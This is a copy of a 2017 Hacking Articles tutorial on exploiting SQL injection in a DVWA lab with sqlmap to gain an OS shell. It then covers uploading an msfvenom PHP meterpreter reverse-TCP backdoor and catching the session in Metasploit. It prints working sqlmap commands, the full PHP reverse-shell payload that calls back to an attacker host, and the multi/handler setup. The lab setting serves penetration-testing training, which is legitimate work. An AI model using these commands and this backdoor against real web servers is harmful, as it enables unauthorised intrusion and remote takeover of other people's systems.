
Shell uploading in Web Server using Sqlmap

hackingarticles.in/shell-uploading-in-web-server-using-sqlmap

Raj January 6, 2017



Hey Guys!! You may have used sqlmap multiple times for SQL injection to get database information of the web server. Here in this tutorial, I will show you “how to upload any backdoor to get meterpreter session” if the website is suffering from SQL vulnerability.

Table of Content

DVWA Lab Set-Up

- Requirement:
- Xampp/Wamp Server
- DVWA web vulnerable application
- Kali Linux: Burp suite, sqlmap tool

Firstly, you need to install DVWA lab in your XAMPP or WAMP server, read the full article from **here**

Navigate to Page Vulnerable to SQL Injection


Now let's navigate to DVWA through a web browser and log in with following credentials:

Username – admin

Password – password

Click on **DVWA Security** and set Website **Security Level low**

From the list of vulnerability select SQL Injection for your attack. Type **user ID: 1** in the text box. Don't click on submit button without setting web browser proxy. Set your browser proxy to make burp suite work properly.




Intercept the Browser Request

Now let's intercept the browser request with the following steps:

- After setting Network Proxy in the web browser then turn on burp suite.
- Click on **the proxy** in the menu bar then go for **intercept** is on the button.
- Come back and click on submit button in dvwa.
- Copy the intercepted data and save in a text file.

The Intercept button is used to display HTTP and Web Sockets messages that pass between your browser and web servers. Burp suit will provide" cookie" and "referrer" under fetched data which can be used in sqlmap commands directly.



Extracting Database Name

Now use sqlmap for SQL injection and run the following command to enumerate database name.

sqlmap -r file --dbs --batch
Here –**r option** uses to analyze HTTP request from “file” and as you can observe it has to dump **DVWA** as the database name.

Spawning os-shell


Now Type the following command to run sqlmap to access os-shell of the web server (dvwa)

sqlmap -r file -D dvwa --os-shell
It will try to generate a backdoor; if you want to upload PHP backdoor inside the web server then **type 4** for **PHP** payload.

Type 4 for brute force search to use as a writable directory to upload it.

It is trying to upload the file on "/xampp/htdocs/" by using SQL injection techniques. As soon as the file is uploaded; it will send INFO "*the file stager has been successfully uploaded on /xampp/htdocs/*"and you will get os-shell of victim pc. Other than here it also shows the path of file stager where you can manually upload your backdoor, look at over highlighted URL:

http://192.168.1.105:80/tmpurufu.php



Explore File Stager in the Browser

Explore the URL**:http://192.168.1.105/tmpurufu.php** in the browser. From the given below screenshot, you can read the heading of the web page "*sqlmap file uploader*" which will let you browse your backdoor on the web server(dvwa) and later we can upload that backdoor at /xampp/htdocs/ directory of the web server.

Generating PHP Backdoor


Let's prepare the malicious php file with msfvenom that we can upload:

msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.109 lport=4444 -f raw
Copy the code from <?php to die() and save it in a file with .php extension. I have saved the backdoor as ***shell.php*** on the desktop and will later browser this file to upload on the web server. On other hand load the Metasploit framework by typing **msfconsole** and start **multi/handle.**

```
root@kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.109 lport=4444 -f raw
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1114 bytes
/*<?php /**/ error_reporting(0); $ip = '192.168.1.109'; $port = 4444; if (($f = 'stream_socket_client
') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } if (!$s && ($f = 'fsoc
kopen') && is_callable($f)) { $s = $f($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_cre
ate') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $
port); if (!$res) { die(); } $s_type = 'socket'; } if (!$s_type) { die('no socket funcs'); } if (!$s)
 { die('no socket'); } switch ($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $
len = socket_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len'];
 $b = ''; while (strlen($b) < $len) { switch ($s_type) { case 'stream': $b .= fread($s, $len-strlen($
b)); break; case 'socket': $b .= socket_read($s, $len-strlen($b)); break; } } $GLOBALS['msgsock'] = $
s; $GLOBALS['msgsock_type'] = $s_type; if (extension_loaded('suhosin') && ini_get('suhosin.executor.d
isable_eval')) { $suhosin_bypass=create_function('', $b); $suhosin_bypass(); } else { eval($b); } die
();
```


Upload & Execute Msfvenom PHP Backdoor

Click on **browse tab** to select your backdoor file **(shell.php)** file and then click on **upload.**




GREAT!!! Here it shows Admin File is uploaded which means backdoor shell.php is uploaded.

Then, to execute the backdoor file on the target machine, run URL:***192.168.1.105/shell.php*** in the browser and you will receive reverse connection through multi/handler.




```
msf> use multi/handler
msf exploit(handler)> set lport 4444
msf exploit(handler)> set lhost 192.168.1.109
msf exploit(handler)> set payload php/meterpreter/reverse_tcp
msf exploit(handler)> exploit
```

Divine!!! Here we have got our meterpreter session 1.



To learn more about Database Hacking. Follow this **Link.**

Author: Aarti Singh is a Researcher and Technical Writer at Hacking Articles an Information Security Consultant Social Media Lover and Gadgets. Contact **here**